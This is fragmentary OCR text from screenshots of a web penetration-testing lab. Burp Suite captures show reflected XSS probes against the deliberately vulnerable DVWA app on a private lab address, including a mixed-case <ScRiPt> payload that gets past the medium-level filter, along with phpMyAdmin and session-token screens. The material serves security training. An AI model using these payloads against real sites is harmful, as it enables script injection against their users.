
<a
Length: 4,882
Text Hex


<h1>Vulnerability: Brute Force</h1>

<h2>Login</h2>
<form action="#" method="GET">
Username:
<input type="text" name="username">
Password:
<input type="password" AUTOCOMPLETE="off"
name="password">
<input type="submit" value="Login" name="Login">
</form>
<pre>
Username and/or password incorrect.</pre>

<h2>More info</h2>


<a
href="http://hiderefer.com/?http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%2
Key: Modified Deleted Added
Sync views


GET /dvwa/vulnerabilities/xss_r/?name=Hutch HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Type a search term
0 matches


Request
Raw Params Headers Hex
GET /dvwa/vulnerabilities/xss_r/?name=<('/")> HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Response
Raw Headers Hex HTML Render
<pre>Hello <('/")></pre>


<h2>More info</h2>

http://ha.ckers.org/xss.html
<a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting"


Request
Raw Params Headers Hex
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert('xss')</script> HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Response
Raw Headers Hex HTML Render
<pre>Hello alert('xss')</script></pre>


<h2>More info</h2>


http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting


Request
Raw Params Headers Hex
GET /dvwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af43c80d9b16e
Connection: close
Response
Raw Headers Hex HTML Render
<pre>Hello <ScRiPt>alert('xss')</script></pre>


<h2>More info</h2>


<a
href="http://hiderefer.com/?http://ha.ckers.org/xss.html"
target="_blank">http://ha.ckers.org/xss.html
<a
href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_s
cripting"
target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting



Request
Raw Params Headers Hex
GET /dvwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=75ef88aff3c6d336e90af4
Connection: close
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
In original session
In current browser session
Response
Raw Headers Hex HTML Render
<pre>Hello <ScRiPt>alert('xss')</script></pre>



Request
Raw Params Headers Hex
GET /dvwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101
Firefox/45.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/dvwa/vulnerabilities/xss_r/
Cookie: security=medium; PHPSESSID=
Connection: close
Repeat request in browser
To repeat this request in your browser, copy the URL below and paste into a
browser that is configured to use Burp as its proxy.
http://burp/repeat/1/hod59tetapvbvkzhvwpewr06k4uz4w24
Copy
In future, just copy the URL and don't show this dialog
Close
Response
Raw Headers Hex HTML Render
<pre>Hello <ScRiPt>alert('xss')</script></pre>

<h2>More info</h2>


172.16.69.128/dvwa/vulnerabilities/xss_r/?name=<ScRiPt>alert('xss')</script>
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello
XSS
OK


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME ty... Extension Title Comment SSL IP Cookies Time Listener port
1 http://172.16.69.128 GET /phpMyAdmin/ 304 526 172.16.69.128 phpMyAdmin=... 08:23:18 6... 8080
2 http://172.16.69.128 GET /phpMyAdmin/phpmyadmin.css.p... 304 318 HTML php 172.16.69.128 pma_fontsize=... 08:23:18 6... 8080
7 http://172.16.69.128 GET /phpMyAdmin/ 304 513 172.16.69.128 pma_fontsize=... 08:24:07 6... 8080
8 http://172.16.69.128 GET /phpMyAdmin/phpmyadmin.css.p... 304 318 HTML php 172.16.69.128 pma_fontsize=... 08:24:07 6... 8080
13 http://php.net GET /mcrypt unknown host 08:24:12 6... 8080
Request Response
Raw Params Headers Hex
GET /phpMyAdmin/ HTTP/1.1
Host: 172.16.69.128
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://172.16.69.128/
Cookie: pma_lang=en-utf-8; pma_charset=utf-8; phpMyAdmin=a53b9691ac7e7ee60cd4b2cf497d49dbdda21a43; pma_theme=original; pma_fontsize=82%25
Connection: close
If-Modified-Since: Tue, 09 Dec 2008 17:24:00 GMT
Cache-Control: max-age=0
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy history help
Type a search term
0 matches


Burp Intruder Repeater Window Help
Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
82%25
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode
82%
Text
Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


HTTP/1.1 200 OK
Date: Mon, 06 Mar 2017 13:41:00 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Set-Cookie: PHPSESSID=09bc0ede3ab0cf4fbf9c99ef247367b2; path=/
Last-Modified: Mon, 06 Mar 2017 13:41:00 GMT
Connection: close
Content-Type: text/html
Content-Length: 24255
<!-- I think the database password is set to blank or
It depends on whether you installed this web app from
are using it inside Kevin Johnsons Samurai web testing
It is ok to put the password in HTML comments because
this comment. I remember that security instructor sayi
framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
rather than HTML comments, but we all know those
security instructors are just making all this up. -->
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.
<html>
<head>
<meta content="text/html; charset=us-ascii" http-equiv="content-type">
<link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
<link rel="stylesheet" type="text/css" href="./styles/global-styles.cs
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/dds
<link rel="stylesheet" type="text/css" href="./styles/ddsmoothmenu/dds
<script type="text/javascript" src="./javascript/bookmark-site.js"></s
<script type="text/javascript" src="./javascript/ddsmoothmenu/ddsmooth
Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser
Request in browser
Engagement tools
Copy URL
Copy as curl command
Copy to file
Save item
Convert selection
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V



Token Location Within Response
Select the location in the response where the token appears.
Cookie:
PHPSESSID=09bc0ede3ab0cf4fbf9c ...
Form field:
Custom location:
Configure


Overall result

